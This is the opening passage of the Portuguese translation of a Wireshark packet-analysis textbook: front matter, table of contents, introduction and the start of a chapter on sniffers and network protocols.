

# ANÁLISE DE PACOTES NA PRÁTICA

USANDO WIRESHARK PARA SOLUCIONAR  
PROBLEMAS DE REDE DO MUNDO REAL

CHRIS SANDERS



novatec

## **ELOGIOS A ANÁLISE DE PACOTES NA PRÁTICA**

“Uma riqueza de informações. Inteligente, embora muito legível, e honestamente me deixou empolgado para ler sobre análise de pacotes.”

– TECHREPUBLIC

“Recomendo este livro para analistas de rede iniciantes, desenvolvedores de software e aos recém-aprovados nos exames CSE/CISSP/etc. – pessoas que simplesmente precisam arregaçar as mangas e começar a resolver problemas de rede (e de segurança).”

– GUNTER OLLMANN, EX-CHIEF TECHNICAL OFFICER DA IOACTIVE

“Na próxima vez que investigar uma rede lenta, vou consultar o livro *Análise de pacotes na prática*. E esse talvez seja o melhor elogio que posso fazer a qualquer livro técnico.”

– MICHAEL W. LUCAS, AUTOR DE *ABSOLUTE FREEBSD* E *NETWORK FLOW ANALYSIS*

“Um livro essencial se você for responsável por administração de rede em qualquer nível.”

– LINUX PRO MAGAZINE

“Um guia maravilhoso, fácil de usar e bem organizado.”

– ARSGEEK.COM

“Se você precisa conhecer profundamente o básico sobre análise de pacotes, este é um ótimo ponto de partida.”

– STATEOFSECURITY.COM

“Muito informativo e fiel à expressão presente em seu título: *na prática*. Faz um ótimo trabalho em apresentar aos leitores o que eles precisam saber sobre análise de pacotes e, em seguida, mergulha prontamente em exemplos vívidos do mundo real sobre o que fazer com o Wireshark.”

– LINUXSECURITY.COM

“Há hosts desconhecidos conversando uns com os outros? Minha máquina está conversando com estranhos? Você precisa de um sniffer de pacotes para realmente encontrar as respostas a essas perguntas. O Wireshark é uma das melhores ferramentas para essa tarefa, e este livro é uma das melhores formas de conhecer essa ferramenta.”

– FREE SOFTWARE MAGAZINE

“Perfeito para o iniciante até o intermediário.”

– DAEMON NEWS

# **ANÁLISE DE PACOTES NA PRÁTICA**

**USANDO WIRESHARK PARA SOLUCIONAR  
PROBLEMAS DE REDE DO MUNDO REAL**

**Chris Sanders**



Novatec

Copyright © 2017 by Chris Sanders. Title of English-language original: Practical Packet Analysis, 3rd Edition: Using Wireshark to Solve Real-World Network Problems, ISBN 978-1-59327-802-1, published by No Starch Press.  
Portuguese-language edition copyright © 2017 by Novatec Editora Ltda. All rights reserved.

Copyright © 2017 por Chris Sanders. Título original em Inglês: Practical Packet Analysis, 3rd Edition: Using Wireshark to Solve Real-World Network Problems, ISBN 978-1-59327-802-1, publicado pela No Starch Press. Edição em Português copyright © 2017 pela Novatec Editora Ltda. Todos os direitos reservados.

© Novatec Editora Ltda. 2017.

Todos os direitos reservados e protegidos pela Lei 9.610 de 19/02/1998. É proibida a reprodução desta obra, mesmo parcial, por qualquer processo, sem prévia autorização, por escrito, do autor e da Editora.

Editor: Rubens Prates

Tradução: Lúcia A. Kinoshita

Revisão gramatical: Priscila A. Yoshimatsu

Editoração eletrônica: Carolina Kuwabata

ISBN: 978-85-7522-585-1

Histórico de edições impressas:

Junho/2017 Primeira edição

Novatec Editora Ltda.

Rua Luís Antônio dos Santos 110

02460-000 – São Paulo, SP – Brasil

Tel.: +55 11 2959-6529

E-mail: [novatec@novatec.com.br](mailto:novatec@novatec.com.br)

Site: [novatec.com.br](http://novatec.com.br)

Twitter: [twitter.com/novateceditora](http://twitter.com/novateceditora)

Facebook: [facebook.com/novatec](http://facebook.com/novatec)

LinkedIn: [linkedin.com/in/novatec](http://linkedin.com/in/novatec)

“Sublime graça, como é doce o som  
Que salvou um miserável como eu.  
Estava perdido, mas agora fui encontrado.  
Estava cego, mas agora posso ver.”



# SUMÁRIO

## Agradecimentos

## Introdução

Por que escolher este livro?

Conceitos e abordagem

Como usar este livro

Sobre os exemplos de arquivos de captura

Rural Technology Fund (em inglês)

Como entrar em contato comigo (em inglês)

## 1 Básico sobre análise de pacotes e redes

Análise de pacotes e sniffers de pacotes

Avaliando um sniffer de pacotes

Como os sniffers de pacote funcionam

Como os computadores se comunicam

Protocolos

O modelo OSI de sete camadas

Hardware de rede

Classificações do tráfego

Tráfego de broadcast

Tráfego multicast

Tráfego unicast

Considerações finais

## 2 Escutando uma transmissão

Vivendo promiscuamente

Sniffing nos hubs

Sniffing em um ambiente com switches

Espelhamento de porta

Hubbing out

[Usando um tap](#)

[Envenenamento de cache ARP](#)

[Sniffing em um ambiente roteado](#)

[Posicionamento do sniffer na prática](#)

### **[3 Introdução ao Wireshark](#)**

[Uma breve história do Wireshark](#)

[As vantagens do Wireshark](#)

[Instalando o Wireshark](#)

[Instalando em sistemas Windows](#)

[Instalando em sistemas Linux](#)

[Instalando em sistemas OS X](#)

[Básico sobre o Wireshark](#)

[Sua primeira captura de pacotes](#)

[A janela principal do Wireshark](#)

[Preferências do Wireshark](#)

[Código de cores para os pacotes](#)

[Arquivos de configuração](#)

[Perfis de configuração](#)

### **[4 Trabalhando com pacotes capturados](#)**

[Trabalhando com arquivos de captura](#)

[Salvando e exportando arquivos de captura](#)

[Combinando arquivos de captura](#)

[Trabalhando com pacotes](#)

[Encontrando pacotes](#)

[Marcando pacotes](#)

[Imprimindo pacotes](#)

[Configurando formatos de exibição de horários e referências](#)

[Formatos de exibição de horários](#)

[Pacote como referência de tempo](#)

[Deslocamento de tempo](#)

[Configurando opções de captura](#)

[A aba Input](#)

[Aba Output](#)

[Aba Options](#)

[Usando filtros](#)

[Filtros de captura](#)

[Filtros de exibição](#)

[Salvando filtros](#)

[Adicionando filtros de exibição em uma barra de ferramentas](#)

## **[5 Recursos avançados do Wireshark](#)**

[Endpoints e conversas na rede](#)

[Visualizando estatísticas dos endpoints](#)

[Visualizando conversas na rede](#)

[Identificando os top talkers com as janelas Endpoints e Conversations](#)

[Estatísticas da hierarquia de protocolos](#)

[Resolução de nomes](#)

[Ativando a resolução de nomes](#)

[Possíveis desvantagens da resolução de nomes](#)

[Usando um arquivo hosts personalizado](#)

[Resolução de nomes iniciada manualmente](#)

[Dissecção de protocolos](#)

[Alterando o dissecador](#)

[Visualizando o código-fonte dos dissecadores](#)

[Seguindo streams](#)

[Seguindo streams SSL](#)

[Tamanhos dos pacotes](#)

[Gráficos](#)

[Visualizando gráficos de ES](#)

[Gráficos de tempos de ida e volta](#)

[Gráfico de fluxos](#)

[Informações especializadas](#)

## **[6 Análise de pacotes na linha de comando](#)**

[Instalando o TShark](#)

[Instalando o tcpdump](#)

[Capturando e salvando pacotes](#)

[Manipulando a saída](#)

[Resolução de nomes](#)

[Aplicando filtros](#)

[Formatos de exibição de horários no TShark](#)

[Estatísticas resumidas no TShark](#)

[Comparações entre o TShark e o tcpdump](#)

## [7 Protocolos da camada de rede](#)

[ARP \(Address Resolution Protocol, ou Protocolo de Resolução de Endereços\)](#)

[Estrutura do pacote ARP](#)

[Pacote 1: requisição ARP](#)

[Pacote 2: resposta ARP](#)

[ARP gratuito](#)

[IP \(Internet Protocol, ou Protocolo de Internet\)](#)

[IPv4 \(Internet Protocol version 4, ou Protocolo de Internet versão 4\)](#)

[IPv6 \(Internet Protocol version 6, ou Protocolo de Internet versão 6\)](#)

[ICMP \(Internet Control Message Protocol, ou Protocolo de Mensagens de Controle da Internet\)](#)

[Estrutura do pacote ICMP](#)

[Tipos e mensagens ICMP](#)

[Requisições e respostas de eco](#)

[traceroute](#)

[ICMPv6 \(ICMP version 6, ou ICMP versão 6\)](#)

## [8 Protocolos da camada de transporte](#)

[TCP \(Transmission Control Protocol, ou Protocolo de Controle de Transmissão\)](#)

[Estrutura do pacote TCP](#)

[Portas TCP](#)

[O handshake de três vias do TCP](#)

[Desconexão TCP](#)

[Resets TCP](#)

[UDP \(User Datagram Protocol, ou Protocolo de Datagrama de Usuários\)](#)

[Estrutura do pacote UDP](#)

## **[9 Protocolos comuns da camada superior](#)**

[DHCP \(Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts\)](#)

[Estrutura do pacote DHCP](#)

[Processo de inicialização do DHCP](#)

[Renovação DHCP in-lease](#)

[Opções e tipos de mensagem DHCP](#)

[DHCPv6 \(DHCP version 6, ou DHCP versão 6\)](#)

[DNS \(Domain Name System, ou Sistema de Nomes de Domínio\)](#)

[Estrutura do pacote DNS](#)

[Uma consulta DNS simples](#)

[Tipos de pergunta DNS](#)

[Recursão DNS](#)

[Transferências de zona DNS](#)

[HTTP \(Hypertext Transfer Protocol, ou Protocolo de Transferência de Hipertexto\)](#)

[Navegando com o HTTP](#)

[Postando dados com HTTP](#)

[SMTP \(Simple Mail Transfer Protocol, ou Protocolo Simples de Transferência de Correio\)](#)

[Enviando e recebendo emails](#)

[Acompanhando uma mensagem de email](#)

[Enviando anexos via SMTP](#)

[Considerações finais](#)

## **[10 Cenários básicos no mundo real](#)**

[Conteúdo web faltando](#)

[Escutando a transmissão](#)

[Análise](#)

[Lições aprendidas](#)

[Serviço de meteorologia que não responde](#)

[Escutando a transmissão](#)

[Análise](#)

[Lições aprendidas](#)

[Sem acesso à internet](#)

[Problemas de configuração de gateway](#)

[Redirecionamento indesejado](#)

[Problemas de upstream](#)

[Impressora inconsistente](#)

[Escutando a transmissão](#)

[Análise](#)

[Lições aprendidas](#)

[Sem conectividade com a filial](#)

[Escutando a transmissão](#)

[Análise](#)

[Lições aprendidas](#)

[Dados de software corrompidos](#)

[Escutando a transmissão](#)

[Análise](#)

[Lições aprendidas](#)

[Considerações finais](#)

## **[11 Lutando contra uma rede lenta](#)**

[Recursos de recuperação de erros do TCP](#)

[Retransmissões TCP](#)

[Confirmações duplicadas e retransmissões rápidas de TCP](#)

[Fluxo de controle do TCP](#)

[Ajustando o tamanho da janela](#)

[Interrompendo o fluxo de dados com uma notificação de janela zero](#)

[A janela TCP deslizante na prática](#)

[Aprendendo com pacotes de controle de erro e de fluxo do TCP](#)

[Localizando a causa da alta latência](#)

[Comunicação normal](#)

[Comunicações lentas: latência na transmissão](#)

[Comunicações lentas: latência no cliente](#)

[Comunicações lentas: latência no servidor](#)

[Framework para localização de latência](#)

[Base de referência para redes](#)

[Base de referência para um local](#)

[Base de referência para hosts](#)

[Base de referência para aplicações](#)

[Observações adicionais sobre as bases de referência](#)

[Considerações finais](#)

## **12 Análise de pacotes visando à segurança**

[Reconhecimento](#)

[Scan SYN](#)

[Fingerprinting do sistema operacional](#)

[Manipulação de tráfego](#)

[Envenenamento de cache ARP](#)

[Sequestro de sessão](#)

[Malware](#)

[Operação Aurora](#)

[Cavalo de Troia com acesso remoto](#)

[Kit de exploits e ransomware](#)

[Considerações finais](#)

## **13 Análise de pacotes sem fio**

[Considerações físicas](#)

[Sniffing de um canal de cada vez](#)

[Interferência no sinal wireless](#)

[Detectando e analisando interferências em sinais](#)

[Modos das placas wireless](#)

[Sniffing de dados wireless no Windows](#)

[Configurando o AirPcap](#)

[Capturando tráfego com o AirPcap](#)

[Sniffing de dados wireless no Linux](#)

[Estrutura do pacote 802.11](#)

[Adicionando colunas específicas para wireless no painel Packet List](#)

[Filtros específicos para wireless](#)

[Filtrando tráfego de um BSS ID específico](#)

[Filtrando tipos específicos de pacotes wireless](#)

[Filtrando uma frequência específica](#)

[Salvando um perfil para wireless](#)

[Segurança em redes wireless](#)

[Autenticação WEP com sucesso](#)

[Autenticação WEP com falha](#)

[Autenticação WPA com sucesso](#)

[Autenticação WPA com falha](#)

[Considerações finais](#)

## [A Leitura complementar](#)

[Ferramentas para análise de pacotes](#)

[CloudShark](#)

[WireEdit](#)

[Cain & Abel](#)

[Scapy](#)

[TraceWrangler](#)

[Tcpreplay](#)

[NetworkMiner](#)

[CapTipper](#)

[ngrep](#)

[libpcap](#)

[Npcap](#)

[hping](#)

[Python](#)

[Recursos para análise de pacotes](#)

[Página inicial do Wireshark](#)

[Curso online de análise de pacotes na prática](#)

[Curso de segurança Intrusion Detection In-Depth do SANS](#)

[Blog de Chris Sanders](#)

[Análise de tráfego de malware de Brad Duncan](#)

[Site da IANA](#)

[A série TCP/IP Illustrated de W. Richard Stevens](#)

[O livro The TCP/IP Guide](#)

## **B Navegando pelos pacotes**

[Representação dos pacotes](#)

[Usando diagramas de pacote](#)

[Navegando por um pacote misterioso](#)

[Considerações finais](#)



# AGRADECIMENTOS

Gostaria de expressar minha sincera gratidão às pessoas que apoiaram a mim e ao desenvolvimento deste livro.

Ellen, obrigado pelo seu amor incondicional e por me aturar digitando incessantemente na cama durante inúmeras noites enquanto você tentava dormir.

Mãe, mesmo na morte, seu exemplo de bondade continua me motivando. Pai, aprendi o que é trabalho duro com você e que nada acontece sem ele.

Jason Smith, você é como um irmão para mim, e não tenho palavras suficientes para agradecê-lo por ser uma fortaleza constante.

Em relação a meus colegas de trabalho do passado e do presente, sou muito felizardo por ter me cercado de pessoas que fizeram de mim uma pessoa melhor e mais inteligente. É impossível citar todos, mas gostaria sinceramente de agradecer a Dustin, Alek, Martin, Patrick, Chris, Mike e Grady por me apoiarem todos os dias e corroborarem o significado do que é ser um líder servidor.

Obrigado a Tyler Reguly, que assumiu a função de principal editor técnico. Às vezes cometo erros estúpidos, e você me faz parecer menos estúpido. Além disso, agradeço a David Vaughan por me ceder um par extra de olhos, a Jeff Carrell por ajudar a revisar o conteúdo sobre IPv6, a Brad Duncan por prover um arquivo de captura usado no capítulo sobre segurança e à equipe da QA Café por fornecer uma licença do Cloudshark que usei para organizar as capturas de pacote do livro.

É claro que também devo estender os agradecimentos a Gerald Combs e à equipe de desenvolvimento do Wireshark. É a dedicação de Gerald e de centenas de outros desenvolvedores que fazem do Wireshark uma plataforma de análise tão incrível. Se não fosse por seus esforços, a tecnologia da informação e a segurança de rede seriam significativamente piores.

Por fim, agradeço a Bill, Serena, Anna, Jan, Amanda, Alison e ao restante da equipe da No Starch Press pelo zelo na edição e produção de todas as três edições de *Análise de pacotes na prática*.



# INTRODUÇÃO



A terceira edição de *Análise de pacotes na prática* foi escrita e editada ao longo de um ano e meio, do final de 2015 ao início de 2017, aproximadamente seis anos depois do lançamento da segunda edição e dez anos desde a publicação do original. Este livro tem um volume significativo de novos conteúdos, com arquivos de captura e cenários totalmente novos e um capítulo novo completo abordando a análise de pacotes a partir da linha de comando com o TShark e o tcpdump. Se você gostou das duas primeiras edições, é bem provável que gostará desta. Ela foi escrita no mesmo tom e detalha as explicações de forma simples e comprehensível. Se você hesitou em experimentar as duas últimas edições por não incluírem informações mais recentes sobre redes ou atualizações do Wireshark, então vai querer ler esta edição por causa do conteúdo expandido sobre novos protocolos de rede e informações atualizadas sobre o Wireshark 2.x.

## Por que escolher este livro?

Talvez você esteja se perguntando por que deveria comprar este livro, em vez de adquirir qualquer outro livro sobre análise de pacotes. A resposta está no título: *Análise de pacotes na prática*. Vamos ser sinceros: nada supera a experiência no mundo real, e o mais próximo que você pode chegar dessa experiência em um livro é por meio de exemplos práticos, com cenários do mundo real.

A primeira metade deste livro fornece o conhecimento necessário para entender a análise de pacotes e o Wireshark. A segunda metade é totalmente dedicada a casos práticos que você poderia encontrar facilmente no gerenciamento de redes no dia a dia.

Independentemente de ser um técnico ou administrador de rede, um vice-presidente de

TI, um técnico de desktop ou até mesmo um analista de segurança de rede, você se beneficiará enormemente ao compreender e usar as técnicas de análise de pacotes descritas neste livro.

## **Conceitos e abordagem**

Em geral, sou uma pessoa bem informal; assim, quando ensino um conceito, tento fazê-lo de modo realmente informal. Isso é verdade quanto à linguagem usada neste livro. É fácil se perder no jargão técnico, mas tentei dar o melhor de mim para ser o mais casual possível. Defini todos os termos e conceitos claramente, sem pormenores adicionais desnecessários. Afinal de contas, sou do grande estado de Kentucky, portanto tento usar o mínimo de palavras pomposas. (Mas você terá que me perdoar por certos usos de palavras regionais que serão vistas ao longo do texto.)

Os primeiros capítulos são fundamentais para compreender o restante do livro, portanto certifique-se de dominar primeiro os conceitos que estão nessas páginas. A segunda metade do livro é totalmente prática. Talvez você não veja exatamente esses cenários em seu ambiente de trabalho, mas poderá aplicar os conceitos que eles ensinam nas situações com as quais você se deparar.

Eis uma descrição rápida do conteúdo deste livro:

### **Capítulo 1: Básico sobre análise de pacotes e redes**

O que é análise de pacotes? Como ela funciona? Como você faz uma análise de pacotes? Esse capítulo aborda o básico sobre comunicação de rede e análise de pacotes.

### **Capítulo 2: Escutando uma transmissão**

Este capítulo aborda as diferentes técnicas para posicionar um sniffer de pacotes em sua rede.

### **Capítulo 3: Introdução ao Wireshark**

Nesse capítulo, veremos o básico sobre o Wireshark – onde adquiri-lo, como usá-lo, o que ele faz, por que ele é ótimo e tudo que há de bom. Esta edição inclui uma nova discussão sobre como personalizar o Wireshark com perfis de configuração.

### **Capítulo 4: Trabalhando com pacotes capturados**

Depois que tiver o Wireshark instalado e executando, você vai querer saber como interagir com pacotes capturados. É nesse capítulo que você conhecerá o básico, incluindo seções novas e mais detalhadas sobre como seguir streams de pacotes e usar resolução de nomes.

### **Capítulo 5: Recursos avançados do Wireshark**

Depois de aprender a engatinhar, é hora de sair voando. Esse capítulo detalha os recursos avançados do Wireshark, conduzindo você pela mão para mostrar algumas das

operações menos evidentes. O capítulo inclui seções novas e mais detalhadas sobre como seguir streams de pacotes e usar resolução de nomes.

## **Capítulo 6: Análise de pacotes na linha de comando**

O Wireshark é ótimo, mas às vezes você precisará deixar o conforto de uma interface gráfica e interagir com um pacote na linha de comando. Esse novo capítulo mostra como usar o TShark e o tcpdump: as duas melhores ferramentas de linha de comando para análise de pacotes para a tarefa.

## **Capítulo 7: Protocolos da camada de rede**

Esse capítulo mostra a aparência de uma comunicação comum na camada de rede no nível de pacotes por meio da análise de ARP, IPv4, IPv6 e ICMP. Para resolver problemas desses protocolos em cenários da vida real, inicialmente você deve compreender como eles funcionam.

## **Capítulo 8: Protocolos da camada de transporte**

Subindo na pilha, esse capítulo discute os dois protocolos mais comuns de transporte: TCP e UDP. A maioria dos pacotes que você observar usará um desses dois protocolos, portanto saber como é a sua aparência no nível de pacote e como eles diferem entre si é importante.

## **Capítulo 9: Protocolos comuns da camada superior**

Continuando com a discussão sobre protocolos, esse capítulo mostra a aparência de quatro dos protocolos de comunicação de rede mais comuns na camada superior – HTTP, DNS, DHCP e SMTP – no nível de pacotes.

## **Capítulo 10: Cenários básicos no mundo real**

Esse capítulo contém detalhamentos sobre tráfegos comuns e o primeiro conjunto de cenários do mundo real. Cada cenário é apresentado em um formato fácil de acompanhar, apresentando o problema, uma análise e a solução. Esses cenários básicos lidam com poucos computadores e envolvem um volume limitado de análises – apenas o suficiente para você ter uma ideia.

## **Capítulo 11: Lutando contra uma rede lenta**

Os problemas mais comuns sobre os quais os técnicos de rede ouvem falar geralmente envolvem baixo desempenho de rede. Esse capítulo é dedicado à resolução desses tipos de problemas.

## **Capítulo 12: Análise de pacotes visando à segurança**

A segurança de rede é o assunto que mais suscita discussões na área de tecnologia da informação. O Capítulo 12 apresenta alguns cenários relacionados à resolução de problemas associados à segurança com técnicas de análise de pacotes.

## **Capítulo 13: Análise de pacotes sem fio**

Esse capítulo é uma introdução à análise de pacotes sem fio. O capítulo discute as diferenças entre análises com e sem fio, incluindo alguns exemplos de tráfego de rede sem fio.

## Apêndice A: Leitura complementar

O primeiro apêndice deste livro sugere outras ferramentas e sites de referência que poderão lhe ser úteis à medida que você continuar a usar as técnicas de análise de pacotes aprendidas.

## Apêndice B: Navegando pelos pacotes

Se quiser explorar um pouco mais a fim de interpretar pacotes individuais, o segundo apêndice apresenta uma visão geral de como as informações são armazenadas nos pacotes em formato binário e como converter esses dados em notação hexadecimal. Em seguida, ele mostra como dissecar pacotes apresentados em notação hexadecimal com diagramas de pacotes. Essa técnica será conveniente se você for dedicar bastante tempo analisando protocolos personalizados ou se for usar ferramentas de análise de linha de comando.

## Como usar este livro

Este livro foi concebido para ser usado de duas maneiras:

- *Como texto educativo.* Você lerá capítulo a capítulo, prestando atenção em particular aos cenários do mundo real nos últimos capítulos para compreender melhor a análise de pacotes.
- *Como referência.* Há alguns recursos do Wireshark que não serão usados com muita frequência e, desse modo, você poderá se esquecer de como eles funcionam. *Análise de pacotes na prática* é um ótimo livro para ter em sua estante quando você precisar de um lembrete rápido sobre como usar um recurso específico. Ao conduzir análises de pacotes em seu trabalho, você poderá referenciar as metodologias, os gráficos e os diagramas exclusivos apresentados no livro.

## Sobre os exemplos de arquivos de captura

Todos os arquivos de captura usados neste livro estão disponíveis na página do livro no site da No Starch Press em <https://www.nostarch.com/packetanalysis3/>. Para maximizar o potencial deste livro, faça download desses arquivos e utilize-os à medida que seguir os exemplos.

## Rural Technology Fund (em inglês)

Não poderia escrever uma introdução sem mencionar o que há de melhor para acompanhar o livro *Análise de pacotes na prática*. Logo após o lançamento da primeira edição deste livro, fundei uma organização 501(c)(3) sem fins lucrativos: a Rural Technology Fund

(RTF).

Estudantes da zona rural, mesmo aqueles com médias excelentes, geralmente têm menos oportunidades de serem expostos à tecnologia se comparados com seus colegas da cidade ou dos subúrbios. Fundada em 2008, a RTF é a realização de um de meus maiores sonhos. Ela tem como propósito reduzir a lacuna digital entre as comunidades rurais e suas contrapartidas urbanas e suburbanas. A RTF faz isso por meio de programas específicos de bolsas de estudos, envolvimento da comunidade, doações de recursos tecnológicos educacionais às salas de aula, além de promover e defender a tecnologia em geral em áreas rurais e com altos índices de pobreza.

Em 2016, a RTF foi capaz de colocar recursos educacionais de tecnologia nas mãos de mais de 10 mil alunos em áreas rurais e com altos níveis de pobreza nos Estados Unidos. Tenho a satisfação de anunciar que todo o lucro do autor com este livro será diretamente destinado à RTF para apoiar suas metas. Se quiser saber mais sobre a Rural Technology Fund ou como você pode contribuir com ela, acesse o nosso site em <http://www.ruraltechfund.org/> ou siga-nos no Twitter em @RuralTechFund.

## **Como entrar em contato comigo (em inglês)**

Sempre fico empolgado ao receber feedbacks das pessoas que leem minhas obras. Se quiser entrar em contato comigo por qualquer motivo, envie todas as perguntas, comentários, ameaças e propostas de casamento diretamente a mim no endereço [chris@chrissanders.org](mailto:chris@chrissanders.org). Também escrevo regularmente em um blog em <http://www.chrissanders.org/>, e você pode me seguir no Twitter em @chrissanders88.



# BÁSICO SOBRE ANÁLISE DE PACOTES E REDES



Um milhão de problemas diferentes podem ocorrer em uma rede de computadores em um dado dia – desde uma simples infecção por spyware até um erro complexo de configuração de roteador – e é impossível resolver todos os problemas prontamente. O melhor que podemos esperar é que estejamos totalmente preparados com o conhecimento e as ferramentas necessárias para responder a esses tipos de problemas.

Para compreender verdadeiramente os problemas de rede, devemos analisar o nível de pacotes. Todos os problemas de rede se originam nesse nível, em que até as aplicações com a melhor das aparências podem revelar implementações horríveis e protocolos aparentemente confiáveis podem se mostrar maliciosos. Nesse nível, nada estará oculto para nós. Nada será ofuscado por estruturas de menu enganosas, imagens atraentes aos olhos ou funcionários não confiáveis – não há segredos reais (somente criptografados). Quanto mais pudermos fazer no nível de pacotes, maior será o controle sobre nossa rede e melhor poderemos resolver seus problemas. Esse é o mundo da análise de pacotes.

Este livro mergulha de cabeça nesse mundo. Por meio de cenários do mundo real, veremos como enfrentar problemas de comunicação lenta na rede, identificar gargalos em aplicações e até mesmo rastrear hackers. Quando terminar a leitura deste livro, você será capaz de implementar técnicas de análise de pacotes que ajudarão a resolver inclusive os problemas mais difíceis em sua própria rede.

Neste capítulo começaremos pelo básico, enfocando a comunicação em rede. O conteúdo deste capítulo o ajudará a obter as ferramentas necessárias para analisar os diferentes cenários.

# Análise de pacotes e sniffers de pacotes

A *análise de pacotes*, com frequência chamada de sniffing de pacotes ou análise de protocolo, descreve o processo de capturar e interpretar dados ao vivo à medida que fluem por uma rede a fim de compreender melhor o que está acontecendo aí. A análise de pacotes geralmente é feita por um *sniffer de pacotes*: uma ferramenta usada para capturar dados brutos de rede sendo transmitidos.

A análise de pacotes pode ajudar a:

- Compreender as características da rede
- Saber quem está em uma rede
- Determinar quem ou o que está utilizando a largura de banda disponível
- Identificar horários de pico de uso da rede
- Identificar atividades maliciosas
- Encontrar aplicações desprotegidas e infladas

Há diversos tipos de programas que fazem sniffing de pacotes, incluindo ferramentas gratuitas e comerciais. Cada programa é projetado com diferentes objetivos em mente. Eis alguns programas populares de análise de pacotes: tcpdump, OmniPeek e Wireshark (usaremos principalmente o Wireshark neste livro). O OmniPeek e o Wireshark têm GUIs (graphical user interfaces, ou interfaces gráficas de usuário), enquanto o tcpdump é um programa de linha de comando.

## Avaliando um sniffer de pacotes

É necessário considerar uma série de fatores ao selecionar um sniffer de pacotes, incluindo os seguintes:

**Protocolos aceitos** Todos os sniffers de pacote podem interpretar diversos protocolos. A maioria é capaz de interpretar protocolos comuns de rede (como IPv4 e ICMP), protocolos de transporte (como TCP e UDP) e até mesmo protocolos de aplicação (como DNS e HTTP). No entanto, talvez não ofereçam suporte para protocolos não tradicionais, mais recentes ou mais complexos (como IPv6, SMBv2 e SIP). Ao escolher um sniffer, certifique-se de que ele ofereça suporte aos protocolos que você vai usar.

**Amigável ao usuário** Considere o layout do sniffer de pacotes, a facilidade de instalação e o fluxo de trabalho em geral. O programa que você escolher deve ser adequado ao seu nível de expertise. Se você tem pouca experiência com análise de pacotes, talvez queira evitar os sniffers de linha de comando mais sofisticados como o tcpdump. Por outro lado, se você é veterano na análise de pacotes, poderá achar que um programa sofisticado seja mais útil. À medida que adquirir experiência, você poderá inclusive achar conveniente combinar vários programas de sniffing de pacotes para se adequar a cenários específicos.

**Custo** Uma ótima característica dos sniffers de pacote é que muitos são gratuitos,

rivalizando-se com produtos comerciais. A principal diferença entre os produtos comerciais e suas alternativas gratuitas está nas ferramentas de relatório. Produtos comerciais geralmente incluem alguma espécie de módulo elegante para geração de relatórios, enquanto as aplicações gratuitas não têm essa funcionalidade ou oferecem apenas relatórios muito limitados.

**Suporte a programas** Mesmo após ter dominado o básico sobre um programa de sniffing, você poderá ocasionalmente precisar de suporte para resolver novos problemas à medida que surgirem. Ao avaliar o suporte disponível, preste atenção na documentação para desenvolvedores, em fóruns públicos e em listas de discussão. Embora possa haver uma carência de suporte comercial formalizado para programas gratuitos de sniffing de pacotes como o Wireshark, as comunidades de usuários e os colaboradores com frequência oferecem fóruns de discussão ativos, wikis e blogs para ajudar a aproveitar melhor o seu sniffer de pacotes.

**Acesso ao código-fonte** Alguns sniffers de pacote têm software de código aberto. Isso significa que você pode ver o código-fonte do programa e, em alguns casos, até mesmo sugerir e fazer alterações nesse código. Se você tiver um caso de uso muito específico ou complexo para uma aplicação de sniffing, esse recurso poderá ser bastante atraente. A maioria das aplicações comerciais não oferece acesso ao código-fonte.

**Suporte a sistemas operacionais** Infelizmente, nem todos os sniffers de pacote oferecem suporte a todos os sistemas operacionais. Escolha um que funcione em todos os sistemas operacionais com os quais você deva trabalhar. Se você é consultor, talvez precise capturar e analisar pacotes de diversos sistemas operacionais, portanto será necessário ter uma ferramenta que execute na maioria deles. Além disso, tenha em mente que às vezes você capturará pacotes em uma máquina e os analisará em outra. Variações entre sistemas operacionais poderão forçá-lo a usar uma aplicação diferente para cada dispositivo.

## Como os sniffers de pacote funcionam

O processo de sniffing de pacotes envolve um esforço de cooperação entre software e hardware. Esse processo pode ser dividido em três passos:

1. **Coleta** – Inicialmente o sniffer de pacotes coleta dados binários brutos sendo transmitidos. Em geral, isso é feito alterando a interface de rede selecionada para o *modo promíscuo*. Nesse modo, a placa de rede é capaz de escutar todo o tráfego em um segmento de rede, não apenas o tráfego endereçado a ela.
2. **Conversão** – Em seguida, os dados binários capturados são convertidos em um formato legível. Esse é o máximo que a maioria dos sniffers de pacote de linha de comando avançados é capaz de fazer. Nesse ponto, os dados de rede podem ser interpretados somente em nível muito básico, deixando a maior parte da análise a cargo do usuário final.
3. **Análise** – Por fim, o sniffer de pacotes conduz uma análise dos dados capturados e convertidos. O sniffer verifica o protocolo dos dados de rede capturados com base nas

informações extraídas e inicia a análise das características específicas desse protocolo.

## Como os computadores se comunicam

Para compreender a análise de pacotes de forma completa, você deve saber exatamente como os computadores se comunicam uns com os outros. Nesta seção, analisaremos o básico sobre protocolos de rede, o modelo OSI (Open Systems Interconnections, ou Interconexões de Sistemas Abertos), os frames de dados de rede e o hardware que oferece suporte a tudo isso.

### Protocolos

As redes modernas são compostas de uma variedade de sistemas executando em diversas plataformas diferentes. Para que os sistemas se comuniquem, utilizamos um conjunto de linguagens comuns que chamamos de *protocolos*. Protocolos comuns incluem TCP (Transmission Control Protocol, ou Protocolo de Controle de Transmissão), IP (Internet Protocol, ou Protocolo de Internet), ARP (Address Resolution Protocol, ou Protocolo de Resolução de Endereços) e DHCP (Dynamic Host Configuration Protocol, ou Protocolo de Configuração Dinâmica de Hosts). Um agrupamento lógico de protocolos que funcionam em conjunto é chamado de *pilha de protocolos* (protocol stack).

Pensar nos protocolos como se fossem as regras que regem as línguas humanas pode ajudar. Toda língua tem regras, como a forma de conjugar os verbos, de cumprimentar as pessoas e até mesmo de agradecer a alguém de forma apropriada. Os protocolos funcionam de modo muito semelhante, permitindo definir como os pacotes devem ser roteados, como iniciar uma conexão e como confirmar a recepção de dados.

Um protocolo pode ser extremamente simples ou altamente complexo, dependendo de sua função. Embora os diversos protocolos possam ser significativamente diferentes, muitos deles tratam as questões a seguir:

**Início de conexão** É o cliente ou é o servidor que está iniciando a conexão? Quais informações devem ser trocadas antes da comunicação?

**Negociação das características da conexão** A comunicação no protocolo é criptografada? Como as chaves de criptografia são transmitidas entre os hosts em comunicação?

**Formatação dos dados** Como os dados contidos nos pacotes estão organizados? Em que ordem os dados são processados pelos dispositivos que os recebem?

**Detecção de erros e correção** O que acontecerá caso um pacote demore demais para alcançar o seu destino? Como um cliente se recuperará se não puder estabelecer comunicação com um servidor durante um breve período de tempo?

**Término da conexão** Como um host informa a outro que a comunicação terminou? Quais informações finais devem ser transmitidas para encerrar uma comunicação de forma elegante?

## O modelo OSI de sete camadas

